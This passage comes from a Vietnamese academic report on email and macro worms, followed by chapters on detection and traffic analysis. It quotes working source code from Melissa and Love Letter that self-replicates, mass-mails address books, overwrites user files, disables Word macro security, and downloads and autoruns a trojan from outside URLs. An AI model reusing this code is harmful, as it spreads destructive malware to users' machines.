Hơi khác đi một chút, vì là sự lai ghép giữa dòng worm và dòng macro virus nên worm Melissa sẽ lây nhiễm vào file normal.dot trên máy tính của người sử dụng khi file văn bản đã bị nhiễm macro được người sử dụng mở ra và ngược lại, nó sẽ nhiễm vào các văn bản sạch khác khi chúng được người sử dụng đóng lại.

```
Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)
Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)
NTCL = NTI1.CodeModule.CountOfLines
ADCL = ADI1.CodeModule.CountOfLines
BGN = 2
If ADI1.Name <> "Melissa" Then
If ADCL > 0 Then _
ADI1.CodeModule.DeleteLines 1, ADCL
Set ToInfect = ADI1
ADI1.Name = "Melissa"
DoAD = True
End If
If NTI1.Name <> "Melissa" Then
If NTCL > 0 Then _
NTI1.CodeModule.DeleteLines 1, NTCL
Set ToInfect = NTI1
NTI1.Name = "Melissa"
DoNT = True
End If
If DoNT <> True And DoAD <> True Then GoTo CYA
```

```
If DoNT = True Then
Do While ADI1.CodeModule.Lines(1, 1) = ""
ADI1.CodeModule.DeleteLines 1
Loop
ToInfect.CodeModule.AddFromString ("Private Sub Document_Close()")
Do While ADI1.CodeModule.Lines(BGN, 1) <> ""
ToInfect.CodeModule.InsertLines BGN, ADI1.CodeModule.Lines(BGN, 1)
BGN = BGN + 1
Loop
End If
If DoAD = True Then
Do While NTI1.CodeModule.Lines(1, 1) = ""
NTI1.CodeModule.DeleteLines 1
Loop
ToInfect.CodeModule.AddFromString ("Private Sub Document_Open()")
Do While NTI1.CodeModule.Lines(BGN, 1) <> ""
ToInfect.CodeModule.InsertLines BGN, NTI1.CodeModule.Lines(BGN, 1)
BGN = BGN + 1
Loop
End If
CYA:
If NTCL <> 0 And ADCL = 0 And (InStr(1, ActiveDocument.Name,
"Document") = False) Then
ActiveDocument.SaveAs FileName:=ActiveDocument.FullName
ElseIf (InStr(1, ActiveDocument.Name, "Document") <> False) Then
ActiveDocument.Saved = True: End If
```

Ta thấy, để lây vào file văn bản hoặc file template, worm sao từng dòng mã từ file đã bị lây sang file đối tượng. Trong trường hợp lây từ file normal.dot sang file văn bản macro có tên là Document_Open, trong trường hợp lây từ file văn bản sang file normal.dot macro có tên là Document_Close.

Lây lan qua email

Worm Love Letter xây dựng hẳn thủ tục spreadtoemail() để thực hiện việc phát tán qua email. Để đảm bảo gửi email đến tất cả mọi người, mỗi người một lần trong các sổ địa chỉ (address book), worm tạo các key trong Registry để đánh dấu.

Email gửi đi thường có dạng sau:

Subject: ILOVEYOU
Body: kindly check the attached LOVELETTER coming from me.
Attachment: LOVE-LETTER-FOR-YOU.TXT.vbs

Đoạn mã sau được trích từ source code của worm Love Letter để minh họa thủ tục phát tán qua email.

```
sub spreadtoemail()
    On Error Resume Next
    dim x,a,ctrlists,ctrentries,malead,b,regedit,regv,regad
    set regedit=CreateObject("WScript.Shell")
    set out=WScript.CreateObject("Outlook.Application")
    set mapi=out.GetNameSpace("MAPI")
    for ctrlists=1 to mapi.AddressLists.Count
    set a=mapi.AddressLists(ctrlists)
    x=1
    regv=regedit.RegRead("HKEY_CURRENT_USER\Software\Microsoft\WA
    B\"&a)
    if (regv="") then
    regv=1
    end if
    if (int(a.AddressEntries.Count)>int(regv)) then
    for ctrentries=1 to a.AddressEntries.Count
```

```
malead=a.AddressEntries(x)
regad=""
regad=regedit.RegRead("HKEY_CURRENT_USER\Software\Microsoft\W
AB\"&malead)
if (regad="") then
set male=out.CreateItem(0)
male.Recipients.Add(malead)
male.Subject = "ILOVEYOU"
male.Body = vbcrlf&"kindly check the attached LOVELETTER coming
from me."
male.Attachments.Add(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.vbs")
male.Send
regedit.RegWrite
"HKEY_CURRENT_USER\Software\Microsoft\WAB\"&malead,1,"REG_
DWORD"
end if
x=x+1
next
regedit.RegWrite
"HKEY_CURRENT_USER\Software\Microsoft\WAB\"&a,a.AddressEntrie
s.Count
else
regedit.RegWrite
"HKEY_CURRENT_USER\Software\Microsoft\WAB\"&a,a.AddressEntrie
s.Count
end if
next
Set out=Nothing
Set mapi=Nothing
end sub
```

Worm Melissa chỉ gửi email đính kèm file .doc đến 50 địa chỉ đầu tiên, nhưng trước khi gửi đi nó sẽ kiểm tra key HKEY_CURRENT_USER\Software\Microsoft\Office\ "Melissa?" = "... by Kwyjibo", nếu key này không tồn tại thì thủ tục gửi email mới được kích hoạt.

Đoạn mã sau được trích từ source code của worm Melissa để minh họa thủ tục phát tán qua email.

```
Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
If System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") <> "...
by Kwyjibo" Then
If UngaDasOutlook = "Outlook" Then
DasMapiName.Logon "profile", "password"
For y = 1 To DasMapiName.AddressLists.Count
Set AddyBook = DasMapiName.AddressLists(y)
x = 1
Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
For oo = 1 To AddyBook.AddressEntries.Count
Peep = AddyBook.AddressEntries(x)
BreakUmOffASlice.Recipients.Add Peep
x = x + 1
If x > 50 Then oo = AddyBook.AddressEntries.Count
Next oo
BreakUmOffASlice.Subject = "Important Message From " &
Application.UserName
BreakUmOffASlice.Body = "Here is that document you asked for ... don't
show anyone else ;-)"
```

```
BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
BreakUmOffASlice.Send
Peep = ""
Next y
DasMapiName.Logoff
End If
System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") = "...
by Kwyjibo"
End If
```

Phá hoại

Worm Love Letter có hai đoạn cấu trúc phá hoại là thủ tục listadriv và trojan WINBUGSFIX. Trong đó thủ tục listadriv làm nhiệm vụ tìm kiếm các file thích hợp của người sử dụng, xóa hoặc ẩn chúng đi và thay thể bằng các file có tên tương tự nhưng chứa chương trình của nó.

Đoạn mã sau được trích từ source code của worm Love Letter để minh họa thủ tục phá hoại thứ nhất.

```
sub listadriv
    On Error Resume Next
    Dim d,dc,s
    Set dc = fso.Drives
    For Each d in dc
    If d.DriveType = 2 or d.DriveType=3 Then
    folderlist(d.path&"\")
    end if
    Next
    listadriv = s
    end sub
```

```
sub infectfiles(folderspec)
On Error Resume Next
dim f,f1,fc,ext,ap,mircfname,s,bname,mp3
set f = fso.GetFolder(folderspec)
set fc = f.Files
for each f1 in fc
ext=fso.GetExtensionName(f1.path)
ext=lcase(ext)
s=lcase(f1.name)
if (ext="vbs") or (ext="vbe") then
set ap=fso.OpenTextFile(f1.path,2,true)
ap.write vbscopy
ap.close
elseif(ext="js") or (ext="jse") or (ext="css") or (ext="wsh") or (ext="sct")
or (ext="hta") then
set ap=fso.OpenTextFile(f1.path,2,true)
ap.write vbscopy
ap.close
bname=fso.GetBaseName(f1.path)
set cop=fso.GetFile(f1.path)
cop.copy(folderspec&"\"&bname&".vbs")
fso.DeleteFile(f1.path)
elseif(ext="jpg") or (ext="jpeg") then
set ap=fso.OpenTextFile(f1.path,2,true)
ap.write vbscopy
ap.close
set cop=fso.GetFile(f1.path)
cop.copy(f1.path&".vbs")
fso.DeleteFile(f1.path)
elseif(ext="mp3") or (ext="mp2") then
set mp3=fso.CreateTextFile(f1.path&".vbs")
```

```
mp3.write vbscopy
mp3.close
set att=fso.GetFile(f1.path)
att.attributes=att.attributes+2
end if
if (eq<>folderspec) then
if (s="mirc32.exe") or (s="mlink32.exe") or (s="mirc.ini") or
(s="script.ini") or (s="mirc.hlp") then
set scriptini=fso.CreateTextFile(folderspec&"\script.ini")
scriptini.WriteLine "[script]"
scriptini.WriteLine ";mIRC Script"
scriptini.WriteLine "; Please dont edit this script... mIRC will corrupt,if
mIRC will"scriptini.WriteLine " corrupt... WINDOWS will affect and will
not run correctly. thanks"
scriptini.WriteLine ";"
scriptini.WriteLine ";Khaled Mardam-Bey"
scriptini.WriteLine ";http://www.mirc.com"
scriptini.WriteLine ";"
scriptini.WriteLine "n0=on 1:JOIN:#:{"
scriptini.WriteLine "n1= /if ( $nick == $me ) { halt }"
scriptini.WriteLine "n2= /.dcc send $nick
"&dirsystem&"\LOVE-LETTER-FOR-YOU.HTM"
scriptini.WriteLine "n3=}"
scriptini.close
eq=folderspec
end if
end if
next
end sub
```

Trong khi đó Melissa lại chỉ phá hoại bằng cách chèn một đoạn text vào văn bản của người sử dụng khi điều kiện kích hoạt xảy ra.

Đoạn mã sau được trích từ source code của worm Melissa để minh họa kỹ thuật kiểm tra điều kiện kích hoạt.

```
If Day(Now) = Minute(Now) Then Selection.TypeText "Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game's over. I'm outta here."
```

Hạ mức bảo mật của Word

Đoạn mã sau được trích từ source code của worm Melissa để minh họa kỹ thuật hạ mức bảo mật macro của Microsoft Word.

```
IfSystem.PrivateProfileString("","HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <> "" Then
CommandBars("Macro").Controls("Security...").Enabled = False
System.PrivateProfileString("","HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") = 1&
Else
CommandBars("Tools").Controls("Macro").Enabled = False
Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1): Options.SaveNormalPrompt = (1 - 1)
End If
```

Download trojan

Đoạn mã sau được trích từ source code của worm Lover Letter để minh họa kỹ thuật tự động download Trojan về máy tính của người sử dụng.

```
Randomize
num = Int((4 * Rnd) + 1)
if num = 1 then
regcreate"HKCU\Software\Microsoft\InternetExplorer\Main\Start
```

```
Page","http://www.skyinet.net/~young1s/HJKhjnwerhjkxcvytwertnMTFwetr
dsfmhPnjw6587345gvsdf7679njbvYT/WIN-BUGSFIX.exe"
elseif num = 2 then
regcreate"HKCU\Software\Microsoft\InternetExplorer\Main\Start
Page","http://www.skyinet.net/~angelcat/skladjflfdjghKJnwetryDGFikjUIyq
werWe546786324hjk4jnHHGbvbmKLJKjhkqj4w/WIN-BUGSFIX.exe"
elseif num = 3 then
regcreate"HKCU\Software\Microsoft\InternetExplorer\Main\Start
Page","http://www.skyinet.net/~koichi/jf6TRjkcbGRpGqaq198vbFV5hfFEk
bopBdQZnmPOhfgER67b3Vbvg/WIN-BUGSFIX.exe"
elseif num = 4 then
regcreate"HKCU\Software\Microsoft\InternetExplorer\Main\StartPage","http
://www.skyinet.net/~chu/sdgfhjksdfjklNBmnfgkKLHjkqwtuHJBhAFSDGjk
hYUgqwerasdjhPhjasfdglkNBhbqwebmznxcbvnmadshfgqw237461234iuy7t
hjg/WIN-BUGSFIX.exe"
end if
end if
if (fileexist(downread&"\WIN-BUGSFIX.exe")=0) then
regcreate"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Curre
ntVersion\Run\WIN-BUGSFIX",downread&"\WIN-BUGSFIX.exe"
regcreate "HKEY_CURRENT_USER\Software\Microsoft\Internet
Explorer\Main\StartPage","about:blank"
end if
```

Điều đáng chú ý ở đây là worm tự sinh ra các giá trị ngẫu nhiên đặt vào IE homepage để download trojan từ một trong bốn địa chỉ về máy của người sử dụng, sau đó nó tạo một key cho phép trojan này chạy mỗi khi máy tính được khởi động. Cuối cùng worm xóa IE homepage thành blank để xóa dấu vết.

CHƯƠNG 3
MỘT SỐ KỸ THUẬT PHÒNG CHỐNG

3.1. Các phần mềm diệt virus truyền thống

Trong những năm gần đây, sau khi hứng chịu những hậu quả nặng nề từ những cuộc tấn công của worm như Melissa, Love Letter, Code Red, SoBig, MyDoom v.v.. nhiều người sử dụng kinh ngạc và tự hỏi tại sao các phần mềm diệt virus mà họ vẫn sử dụng lại không ngăn chặn được worm từ lúc chúng bắt đầu lây nhiễm vào máy của họ và làm thế nào để các phần mềm diệt virus này có thể bảo vệ dữ liệu của họ trong tương lai.

Các chương trình chống virus truyền thống thường sử dụng hệ thống phát hiện dựa trên việc đối sánh sánh mẫu (pattern matching) hoặc phương pháp quét (scanner). Những hệ thống này trích rút một đoạn mã từ virus đã biết, nhập chúng vào cơ sở dữ liệu, và so sánh file cần kiểm tra với cơ sở dữ liệu để kết luận file đó có virus hay không. Nói chung, các hệ thống kiểu này thường có những nhược điểm sau:

- Hệ thống không thể phát hiện các unknown virus mà những mẫu (đặc trưng) của chúng không được chứa trong cơ sở dữ liệu.
- Rất khó để trích rút mẫu đặc trưng duy nhất cho virus và ngăn ngừa việc một file bị nhận dạng nhầm là virus.
- Những mẫu trong cơ sở dữ liệu hiện nay không thể sử dụng được để đối sánh mẫu khi virus có nhiều biến thể khác nhau.

Để cải tiến, các chương trình chóng virus bây giờ được bổ sung thêm cơ chế so sánh cấu trúc chương trình bên cạnh việc so sánh mẫu. Tuy nhiên kiểu so sánh này dựa vào thông tin bản chất câu lệnh và do đó bị giới hạn với những virus có biện pháp đề phòng từ trước.

Do sự phát triển đáng sợ của virus trong thời gian vừa qua mà các công cụ diệt virus truyền thống thường không có khả năng phát hiện và ngăn chặn chúng. Từ đó đặt ra yêu cầu là cần phải có các công nghệ phát hiện chính xác hơn, thông minh hơn để có thể ngăn chặn sự phá hoại của virus ngay khi chúng vừa xuất hiện.

Một trong số đó là phương pháp phát hiện virus dựa trên hành vi đặc trưng của chúng như lây nhiễm vào file hay gửi email phát tán thông qua việc phân tích các hàm API. Quá trình phân tích bao gồm việc giải mã sử dụng kỹ thuật code simulation và phân tích static code.

Code simulation: là kỹ thuật mô phỏng chính xác các thay đổi trong cấu trúc bên trong của kiến trúc bộ vi xử lý x86 bao gồm các thanh ghi, bộ nhớ, cờ v.v..) khi thực hiện các câu lệnh.

Static code analysis: Phân tích câu lệnh để tìm kiếm các lời gọi hàm khả nghi vì các hệ điều hành như Windows có cơ chế bảo vệ file và các tài nguyên khác khỏi các thao tác trực tiếp từ các chương trình bình thường. Ngay cả virus cũng phải gọi hàm từ hệ điều hành để thực hiện bất kỳ một hành động gây hại nào. Từ việc nghiên cứu hoạt động của virus ta sẽ rút ra một tập hợp các hàm có khả năng liên quan đến các hành vi của chúng.

Hai kỹ thuật này được sử dụng bổ trợ cho nhau, ví dụ trong trường hợp gặp một unknow virus có mã hóa thì kỹ thuật code simulation sẽ được thực hiện trước để giải mã virus rồi sau đó mới thực hiện việc phân tích static code.

3.2. Phân tích lưu lượng

Worm phát tán qua email vừa chiếm dụng tài nguyên mạng vừa được sử dụng như là phương tiện để thực hiện các cuộc tấn công từ chối dịch vụ phân tán (Distributed Deny Of Service attack – DDoS). Trong thời gian gần đây các đợt bùng phát của worm tấn công và lây lan qua email ngày càng tăng, phần vì do người sử dụng thường không cập nhật các bản nâng cấp của phần mềm diệt virus, phần do sự yếu kém của các phần mềm này trong việc

phát hiện các unknown virus cũng như việc lọc không hiệu quả tại các mail server.

Phần này sẽ tập trung vào việc tìm hiểu các hành vi và đặc trưng của dòng worm phát tán qua email thông qua việc nghiên cứu hai worm cụ thể là SoBig và MyDoom, đặc biệt là việc phát tán này làm thay đổi về cơ bản các thông số của lưu lượng mạng, từ đó có thể dẫn tới một cách tiếp cận mới để tự động phát hiện và tiêu diệt chúng.

Không như virus email truyền thống, worm phát tán email không giới hạn số mục tiêu của chúng hoàn toàn trong sổ địa chỉ của nạn nhân. Những worm như SoBig hay MyDoom biết tận dụng những kỹ thuật lây lan như tìm kiếm các domain name từ máy của nạn nhân (bằng cách quét web caches và ổ đĩa cứng) sau đó cố gắng xây dựng những địa chỉ có thể để chúng tiến hành gửi email phát tán.


Việc thống kê lưu lượng được thực hiện tại một edge route của một tổ chức cụ thể. Lưu lượng được thống kê trong hai giai đoạn thời gian đặc biệt. Giai đoạn đầu từ ngày 5 tháng 8 năm 2003 đến ngày 5 tháng 9 năm 2003 đây là giai đoạn có sự lây lan của worm SoBig, đặc biệt cao điểm vào ngày 16 tháng 8 năm 2003. Giai đoạn thứ hai từ ngày 15 tháng 1 năm 2004 đến ngày 5 tháng 2 năm 2004 là giai đoạn có sự lây lan của worm MyDoom, đặc biệt cao điểm vào ngày 24 tháng 1 năm 2004. Thực ra việc tấn công của hai worm này còn kéo dài suốt tháng trong mỗi giai đoạn đó nhưng tác động của chúng lên việc thay đổi lưu lượng không đạt được như hai tuần đầu tiên.

Việc phân tích được thực hiện bằng cách nghiên cứu các mẫu lưu lượng, cụ thể hơn là sự thay đổi trong tỷ lệ lưu lượng TCP, SMTP, DNS trước và trong đợt bùng phát của worm.

Nếu một host thay đổi hành vi của nó bằng cách thiết lập một số lượng lớn các kết nối SMTP trong suốt đợt bùng phát của worm, nó sẽ được dánh dấu như là đã có thể bị lây nhiễm, sau đó sẽ phải sử dụng một thuật toán khác để đánh giá việc lây nhiễm này có thật sự hay không.

Phân tích mẫu lưu lượng TCP: Hình 3.1 biểu thị lưu lượng trung bình luồng TCP ra (cả thành công và lỗi) của các host đã bị nhiễm worm, ta thấy, trước đợt bùng phát (ngày 0-12), các host tạo ra rất ít kết nối SMTP ra.

Đợt bùng phát của hai worm SoBig và MyDoom (xung quanh ngày 12-15) đã tạo ra một số lượng luồng SMTP (gần 50% của tổng số luồng TCP), đặc biệt với worm SoBig, ta nhận thấy dấu hiệu tăng với số lượng lớn luồng TCP ra do việc worm này có thủ tục định kỳ kết nối tới server của nó để tải về các đoạn mã độc mới.




Hình 3.1. Luồng TCP ra tại host bị nhiễm

Ngoài ra, cả hai worm đều có một số lượng tương đối lớn kết nối SMTP lỗi, trong trường hợp của worm SoBig là 25% trên tổng số luồng TCP


và với worm MyDoom là 40%, điều này là kết quả của việc worm MyDoom cố gắng xây dựng tên của mail server tại các domain riêng biệt.

Ngược lại với sự thay đổi của luồng TCP tại các host đã bị nhiễm worm, trong hình 3.2 ta thấy lưu lượng TCP ra trung bình của host bình thường cũng được ghi lại trong cùng khoảng thời gian tương tự. Ta nhận thấy khi các host không bị nhiễm worm lưu lượng có dạng tuần hoàn theo chu kỳ tuần hàng tuần (lưu lượng cao trong ngày thường và giảm thấp trong ngày nghỉ cuối tuần), hơn nữa, các host không bị nhiễm worm rất hiếm khi cố gắng tạo kết nối tới SMTP server bên ngoài, ta thấy trên hình có rất ít luồng SMTP.



Hình 3.2. Luồng TCP ra tại host bình thường

Hình 3.3 cho biểu diễn tất cả các luồng lưu lượng SMTP ra của mail server.




Hình 3.3. Luồng SMTP ra tại mail server

Từ việc thống kê các luồng TCP, có thể nhận thấy worm Sobig sử dụng nhiều chiến lược để lây lan hơn worm MyDoom, mặc dù trong trường hợp này số máy tính bị nhiễm worm Sobig có thể ít hơn số máy tính bị nhiễm worm MyDoom nhưng tổng số luồng sinh ra bởi các máy nhiễm worm Sobig lớn hơn 50% so với tổng số luồng sinh ra bởi các máy nhiễm worm MyDoom. Ngoài ra ta cũng nhận thấy nếu chỉ dựa vào việc trên mail server sẽ có thể không có hiệu quả để phát hiện worm MyDoom, khi mà lưu lượng của mail server trong suốt đợt bùng phát MyDoom không xuất hiện điều bất thường nhiều.

Distinct Ips: Vì việc phân tích lưu lượng mẫu TCP là chưa đủ nên ta phải kết hợp với việc khảo sát thêm số liệu về số lượng của các địa chỉ IP riêng biệt cho các luồng TCP ra.


Hình 3.4 cho thấy số lượng trung bình của các địa chỉ IP đích riêng biệt cho luồng TCP ra của các host bị đã bị lây nhiễm.

So sánh số lượng trung bình của luồng TCP thành công trong hình và số lượng trung bình của các địa chỉ IP riêng biệt trong hình 4 ta nhận thấy worm Sobig trong thời điểm buùng phát mạnh mẽ nhất có trung bình 2000 luồng SMTP tương ứng chỉ với 200 địa chỉ IP riêng biệt.



Hình 3.4. Distinct IP tại host bị nhiễm

Hình 3.5 thể hiện số trung bình các địa chỉ IP riêng biệt tại các host bình thường.



Hình 3.5. Distinct IP tại host bình thường.

DNS Traffic: Do worm lây nhiễm vào các mục tiêu bằng cách sử dụng danh sách địa chỉ email, để thực hiện được việc này SMTP engine của worm phải tiếp xúc với DNS server để lấy địa chỉ IP của mail server đích, do đó chắc chắn sẽ có một số lượng lớn các DNS query được tạo ra trong suốt đợt bùng phát của worm.

3.3. Kết luận

Bất chấp các firewall, các hệ thống dò tìm và các thiết bị bảo mật mạng khác, worm tiếp tục lây lan với tốc độ ngày càng nhanh. Việc phát triển mạnh mẽ của worm đã làm các công ty và tổ chức phải xem việc phòng chống

chúng như là một phần của quá trình điều hành với chi phí ngày càng gia tăng.

Tuy nhiên việc phòng chống virus nói riêng và các phần mềm độc hại nói chung cho đến giờ phút này vẫn chưa đạt được hiệu quả mong muốn bởi một số lý do sau:

- Các phần mềm được viết ra ngày càng có nhiều tính năng, ngày càng phức tạp và một hệ quả tất yếu là ngày càng có nhiều lỗi , virus và worm sẽ còn tiếp tục phát triển chừng nào các hệ thống máy tính còn có lỗi.
- Khi lỗi được phát hiện và được cung cấp các bản vá (patch) nhưng nhiều người sử dụng, thậm chí cả người điều hành không hình dung được tầm quan trọng của chúng hoặc rất chậm trễ trong việc vá lỗi trên hệ thống của họ tạo điều kiện cho virus lưu trú và lây lan sang các hệ thống khác.
- Một lý do nữa là việc thiếu trách nhiệm xã hội ở những người viết virus. Việc lần theo dấu vết của virus từ việc phân tích mã lệnh để tìm ra người viết chúng là cực kỳ khó khăn, trừ khi tác giả vô tình hay cố ý để lộ dấu vết trong mã nguồn, nhưng thậm chí nếu người viết virus bị nhận dạng và bị bắt giữ, rất khó để khởi tố bởi hệ thống luật pháp về vấn đề tội phạm máy tính ở nhiều quốc gia chưa được hoàn thiện. Do đó, lời tuyên án rất nhẹ nhàng. Ví dụ: Robert Morirs, tác giả worm Morris năm 1988 nhận án 3 năm tù treo và 400 giờ lao động công ích cùng 10.000$ tiền phạt. Chen Ing-hau bị bắt giữ tại Đài loan vì viết virus Chernobyl nhưng sau đó được trả tự do khi không có khiếu nại từ phía chính quyền. Onel de Guzman bị bắt vì tội viết virus Love Letter năm 2000 làm 7 triệu máy tính bị hư hỏng nhưng được tha do Philippin thiếu điều luật xử phạt tội trạng này. Jan de Wit bị tuyên án 150 giờ lao động công ích do viết virus Anna Kournikova. David L.Smith viết virus

Mellisa năm 1999 làm 8 triệu máy tính bị hư hại cũng chỉ bị tuyên án 20 tháng tù và 7500 $ tiền phạt.

Tài liệu tham khảo

1. Nguyễn Xuân Hoài (1999), *Tập bài giảng môn học virus máy tính*, Học Viện Kỹ Thuật Quân Sự.
2. Nguyễn Lê Tín (1997), *Hỗ trợ kỹ thuật cho lập trình hệ thống*, NXB Đà Nẵng.
3. Ngô Anh Vũ (2002), *Virus tin học huyền thoại và thực tế*, NXB Thành Phố Hồ Chí Minh.
4. Anand Mylavarapu, Anil Chukkapalli, *Source code analysis and performance*, Computer Science Department, St. Cloud State University.
5. Cynthia Wong, Stan Bielski, Jonathan M. McCune, Chenxi Wang, *A Study of Mass-mailing Worms*, Carnegie Mellon University.
6. David Harley, Robert Slade, Urs Gattiker (2001), *Viruses Revealed*, *McGraw Hill*.
